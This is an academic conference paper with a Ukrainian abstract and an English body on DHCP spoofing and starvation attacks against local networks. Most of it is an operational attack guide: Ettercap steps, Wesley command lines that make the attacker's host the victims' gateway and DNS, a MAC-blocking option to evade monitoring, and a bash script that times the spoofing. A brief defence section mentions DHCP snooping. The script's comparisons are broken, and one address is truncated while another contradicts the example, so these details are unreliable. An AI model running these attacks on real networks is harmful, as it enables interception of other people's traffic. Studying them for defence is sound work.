СЕКЦІЯ 7

ІНФОРМАЦІЙНА БЕЗПЕКА

INFORMATION SECURITY

SESSION 7

Спуфінг (імітація з'єднання) DHCP

Войцех Водо[1], Каміль Волни[2]

Вроцлавський університет технологій, Інститут математики і комп'ютерних наук, ПОЛЬЩА, 50-370 Вроцлав, узбережжя Виспянськєго 27
[1]E-mail: wojciech.wodo@pwr.wroc.pl
[2]E-mail: kamil.wolny@pwr.wroc.pl

У цій статті ми розглядаємо успіхи DHCP протоколу (протоколу динамічної конфігурації вузла) у контексті безпеки. Стаття складається з частини, де описується атака, частини, де йдеться про захист та інструкції з використання данного інструменту – *Wesley*. Ми презентуємо способи роботи даного протоколу (див.рис.1) і виділяємо вразливі частини, на які може бути здійснена атака.

Одна з представлених атак базується на симуляції легальності DHCP сервера. Пристрій Маллета постійно надсилає пропозицію конфігурації потенційним клієнтам. Вона спрямована на те, щоб відключити легальний сервер і з'єднатись з клієнтом (див.рис.2). Після успішної атаки всі комунікації клієнта проходитимуть через сервер зломлювача. Ми повинні памятати про необхідність ввімкнення переадресації опцій, щоб забезечити прозорість. У відповідь на цю атаку, з'являється новий механізм - DHCP відслідковування, який визначає канали, яким можна отримати конфігурацію мережі.

Інша тактика передбачає виконання DOS (Denial of Service – відмова в обслуговуванні) атак на легальний DHCP сервер. Надсилаючи сотні/тисячі запитів конфігурації мережі через пристрій Маллета, ми можемо заблокувати сервер. Запити повинні мати різні адреси MAC (див.рис.3)

Ми представляємо також 2 інструменти, котрі можуть використовуватись для здійснення атак, про які йде мова: *Ettercap* і *Wesley*. Ми даємо також деякі підказки і поради для отримання бажаного результату (наприклад, вивористання *Iptables*); є навіть частина, у якій йдеться про усунення неполадок.

В останній частині даної роботи ми розглядаємо шляхи виявлення атак на протокол DHCP. Ми обговорюємо також відповідні конфігурації мережевих сервісів та інструментів, що дозволяє уникати таких атак.

Переклад виконано Малиновською О. А., центр іноземних мов «Universal Talk», www.utalk.com.ua

DHCP Spoofing

Wojciech Wodo[1], Kamil Wolny[2]

Wroclaw University of Technology, Institute of Mathematics and Computer Science, POLAND, 50-370 Wroclaw, Wybrzeze Wyspianskiego 27
[1]E-mail: wojciech.wodo@pwr.wroc.pl
[2]E-mail: kamil.wolny@pwr.wroc.pl

This essay shows how DHCP protocol works in the context of its safety and susceptibility to attacks. We describe methods of attacks on dhcp server that allow capturing information between web nodes. We also show how to protect dhcp server against trials of discredit e.g. "dhcp snooping". The content of the essay includes the information about "Wesley" - tool that may be used for attacks discussed here. What is more, one can find here the concepts of other attacks or modifications of previously described ones. We also discuss problems that may appear during attack or protecting network.

Keywords – dhcp, spoofing, snooping, security, internet, protocol

I. Introduction

Let us consider some possibilities of DHCP Spoofing attack in the local web, they will differentiate in methodology or configuration of legal DHCP servers working in web. Before we start discussing the attack itself, we should perform an initial analysis of the chosen web and observe server behavior, find out which configuration it sends to the clients, which DNS servers there are, legal gate, whether any other DHCP servers work, which bands of IP addresses assigned there are. Such initial recognition allows us to assess generally which methods we should apply to avoid discredit and conflict of addresses.

DHCP Spoofing attacks consist in pretending a legal server, giving client the configuration and monitoring his movement in web. The attack belongs to Man In the Middle category and may be carried out on some different ways described below. Firstly I will show the typical talk process between client and DHCP server.

II. Working of DHCP Server

The exemplary configuration:
IP Address: 10.10.10.101
Subnet Mask: 255.255.255.0
Default Routers: 10.10.10.1
DNS Servers: 192.168.10.4, 192.168.10.5
Lease time: 10 minutes



Fig.1 Scheme for working of DHCP protocol.

- Server dynamically assigns IP address on request
- Administrator creates the set of available addresses
- Address is assigned on the time of leasing
- DHCP provides other parameters and information (optionally)

III. Attack - Fake DHCP Server



Fig.2 Scheme of attack – fake DHCP server.

The attack is when after appearing of DHCP Discovery package in web our fake server sends DHCP Offer response on unicast address before legal server does it, then after receiving DHCP Request package it sends ACK package again. This way the packages movement goes through our computer, which also is the fake gate, thus we can precisely monitor our victim.

The following problems may appear during the attack:

- IP addresses conflict, then everything depends on DHCP server's configuration and web monitoring, if we assign the address from the set which the particular server has at his own disposal and server tried to assign this address, then it may check conflicts by pinging IP. Then it could turn out, that a particular address is already in use and server tries to assign another one. But what witch fact of logging, which addresses are leased and for how long? If server logs such information, then it knows, that such an address was not leased and despite that it is in use already, this is the moment, when we can be detected.

- detection of OFFER and ACK packages from an untrusted source, method of defense against DHC Spoofing – DHC Snooping sets settings from trusted channels i.e. those from which DHCP Offer, Ack, Nak packages may come and untrusted channels from which such packages are rejected. Typically all VLAN ports are untrusted, so our attack would not succeed.

This attack can be performed by means of *Ettercap* tool, which allows activation of fake DHCP server - it is one of MITM attacks. Start application (discussed on the example of GUI version), choose Sniff -> Unfied Sniff -> web interface appropriate to user. In the Mitm bookmark one can find Dhcp Spoof item, where we give bands of IP addresses, which will be assigned, we also give web screen/mask and server address. From this moment we compete with legal server in assigning IP addresses and we redirect movement through our host, this is why one should remember to activate FORWARDING.

IV. Attack - starving DHCP server



Fig.3 Scheme of attack – starving DHCP server.

This attack consists in sending a number of packages on IP addresses for MAC addresses, which appear one after another/consecutively. It means simulation of plugging in new hosts therefore we reduce the set of IP addresses from DHCP server. This method allows us to define the available set of IP addresses on server and is a typical DOD (Denial of Service) attack in its first part After leasing all the IP addresses we wait until the client send a package DHCP Discovery and then we easily send our faked DHCP Offer being sure that the server is not faster.

While trying to get more IP addresses from DHCP server one may encounter such problem as the possibility of setting a limit on the highest number of IP addresses on a switch port. It may be determined in such a way that, the highest number of IP addresses on port is the number of hosts (MAC addresses) plugged to the particular switch port, this results in obtaining one or several IP addresses at best.

V. Short Wesley manual

Our attack will be performed by means of free *Wesley* tool. In this part we will show you different possibilities, which this program offers and we also give some examples of its practical usage. Wesley guarantees solution of some problems connected with anonymity of the attack. It offers redirection of a victim connection to any other IP address using *Iptables* and it also protects itself against monitoring of web using MAC addresses blockade.

Let us start from the fact, that giving on the entry only three parameters may perform the attack in its standard use:

1) IP address, which is to be assigned to a victim of the attack – using option: c
2) DNS server address – using option: r
3) Gate address, in this particular example attacking IP address – using option: g

A typical call may look like this:

./wesley -c 192.168.10.11 -r 192.168.10.1 -g 192.168.10.8

In this example IP address 192.168.10.11 is assigned to the first user who wants to get IP address and sends DHCP Discovery. The address of the real DNS server is 192.168.10.8. Let us notice that according to what was mentioned in the subsection 3, as a gate we give our address – 192.168.10.

In the example above the 'malicious' DNS server is not created, so for -r option one should give real DNS server address. Wesley guarantees us the possibility of starting such server. In this case we should use -D -t option.

A typical call may look like this:

./wesley -c 192.168.10.11 -r 192.168.10.8 -g 192.168.10.8 -D -t 192.168.10.1

Let us notice that in this example a computer of the attacker is both a DNS server and a gate.

Additionally after -D -t we have to put the address of the 'transferring' DNS server.

As a standard Wesley uses 255.255.255.0, mask, if we want change it, we can easily do it using -n option..

A typical call may look like this:

./wesley -c 192.168.10.11 -r 192.168.10.8 -g 192.168.10.8 -n 255.255.254.0

We can also change standard domain wesley.net on any other:

A typical call may look like this:

./wesley -c 192.168.10.11 -r 192.168.10.1 -g 192.168.10.8 -d cheotul.pl

The additional function, which the program offers, is the use of Iptables. It is possible while using -s option. The following call will redirect all connections from the list given in the iplist file on 192.168.10.8. address.

The example:

./wesley -c 192.168.10.11 -r 192.168.10.1 -g 192.168.10.8 -s 192.168.10 iplist

The Iplist file should be properly formatted. The following addresses should be separated with space-bar.

The example:

192.168.10.19 192.168.10.16 192.168.10.13

Blocking / filtering of MAC addresses is another important function already mentioned in the introduction. A very convenient listing of MAC addresses (in the file) may be used in many interesting ways. Wesley allows us to block computers' MAC addresses, which are suspected of web monitoring due to fake DHCP servers or spoofing of the particular MAC address. To do this, one should use -m option and give the name of file that contains the list of addresses that are to be blocked.

The file must be properly formatted. We give MAC addresses in successive file lines. We can also use the symbol '!', that guarantees us a blockade of all the MAC addresses except the chosen one.

The exemplary content of the file with the list of MAC addresses:

00:23:56:34:F4:09

! 00:18:F3:45:84:60

The above file gives us a possibility to block the single address 00:23:56:34:F4:09 and all addresses except 00:18:F3:45:84:60. In order to take advantage of the above-described Wesley's function one may use the call below:

./wesley -c 192.168.10.11 -r 192.168.10.1 -g 192.168.10.8 -m maclist

The above attack applies to computers that have addresses compatible with dependences in the maclist file.

VI. Problems

As it was interpreted above, Wesley is very simple in usage. However, there appeared some troubles, which should be mentioned here. If the computer is already connected to web, it may wait to get the same IP address it has got before. In this case it will not send DHCP Discovery and we will be informed about the error. It most often happens when user tries to connect to web again without resetting the connection.

There appear problems for some routers that store in cache MAC addresses of recently connected computers, in this case the attack is not possible. However, when storing time of these addresses passes, the attack may be performed properly. The programme does not allow to spoof in the multi mode. If we want such solution, we should start the programme on new settings every time or write a script, which allows this.

One should also consider the fact that, the web administrator may use specialised devices or sniffers, which may discredit us.

VII. Attack at fixed intervals

Suppose that the statistics of web using are created. Thus we know at what time users are most active. Having many advantages, Wesley does not allow us to attack the user at particular time of the day. For this purpose bash script is prepared, it starts Wesley with the defined parameters for fixed interval.

The exemplary call:

dhcpspoof.sh 192.168.10.18 192.168.10.1 192.168.10.8 12:17 12:21

One may use the script according to the following scheme:

dhcpspoof [ip_clinet] [dns_server] [gateway] [time start] [time end]

```
#!/bin/bash
#parameters of work
client_ip=$1; dns=$2; gateway=$3; czas=0

if [ "$#" -ge 5 ]; then #if set timers
czas=1; time_start=$4; time_end=$5
fi

start="false"
time_startH=$(echo $time_start | cut -d':' -f 1)
time_startM=$(echo $time_start | cut -d':' -f 2)
time_endH=$(echo $time_end | cut -d':' -f 1)
time_endM=$(echo $time_end | cut -d':' -f 2)

while [[ "$start"==false && "$czas"==1 ]]
do
tmp=$(date  | cut -d' ' -f 4 | cut -d':' -f 1-2)
tmpH=$(echo $tmp | cut -d':' -f 1)
tmpM=$(echo $tmp | cut -d':' -f 2)
#if time is appropriate, then start spoofing
if [ "$tmpH" -gt "$time_startH" -a "$tmpH" -lt "$time_endH" ] || [ "$tmpH" -eq "$time_startH" -a "$tmpM" -gt "$time_startM" -a "$tmpM" -lt "$time_endM" ] || [ "$tmpH" -gt "$time_startH" -a "$tmpH" -le "$time_endH" -
```

```
a "$tmpM" -lt "$time_endM" ]; then start="true"

break; fi;

sleep 1 #if not, wait 1 second
done

#spoofing
if [ "$start"==true ]; then
echo "Spoofing..."
if [ ! -z $6 ]; then
echo "Mac filtering"
$(./wesley.out -c $client_ip -r $dns -g $gateway -d "otul.net"
-m $6)&
else #bez filtrowania mac
echo "Without mac filterning"
$(./wesley.out -c $client_ip -r $dns -g $gateway -d
"otul.net")&
fi
tmp=$(ps aux | grep "./wesley.out")
pid=$(echo $tmp | cut -d" " -f 2)
fi

echo -n "Waiting for a end time..."; stop="false"
#wait until it goes beyond time period
while [[ "$stop"==false && "$czas"==1 ]]
do
tmp=$(date  | cut -d' ' -f 4 | cut -d':' -f 1-2)
tmpH=$(echo $tmp | cut -d':' -f 1)
tmpM=$(echo $tmp | cut -d':' -f 2)

if [ "$tmpH" -ge "$time_endH" ] ||  [ "$tmpH" -eq
"$time_endH" ]  && [ "$tmpM" -ge "$time_endM" ]; then
stop="true"; break
fi
sleep 1; done

kill $pid; echo "Procces killed"
```

Listing 1 - dhcpspoof.sh

VIII. Detection of attack, methods of defence from DHCP Spoofing

Basic method used to avoid attacks of type DHCP Spoofing is setting constant configuration for the network. Constant, restricted set of addresses may prevent before getting faked IP from attacker. Additionally, it is worthy to take care of monitoring network by using special tools e.g. sniffers. Analysis could be based on filtering interesting us packages DHCP and controlling source IP. We can this way detect faked users, who created „artificial" gateways. One of the interesting defence's method is previously mentioned DHCP Snooping. It uses data from DHCP packages to create filters, which bind client MAC with IP address got from DHCP. In that way spoofed messages are filtered.

Conclusion

In this paper we consider potential threats connected with getting network's configuration by DHCP. We present some attacks and defense's methods hoping that will help to avoid such problems in a future.

References

[1] RFC 1541, "Dynamic Host Configuration Protocol", www.ietf.org/rfc/rfc1541.txt, 1993

[2] RFC 2131, "Dynamic Host Configuration Protocol", www.ietf.org/rfc/rfc2131.txt, 1997

[3] Łukasz Bromirski, "Bezpieczeństwo sieci (a raczej zaledwie par przykładów)" SecureCON, Wrocław, 2007.

[4] Microsoft Technet, Usługa DHCP, http://technet. microsoft.com /pl-pl/library/cc778368(WS.10).aspx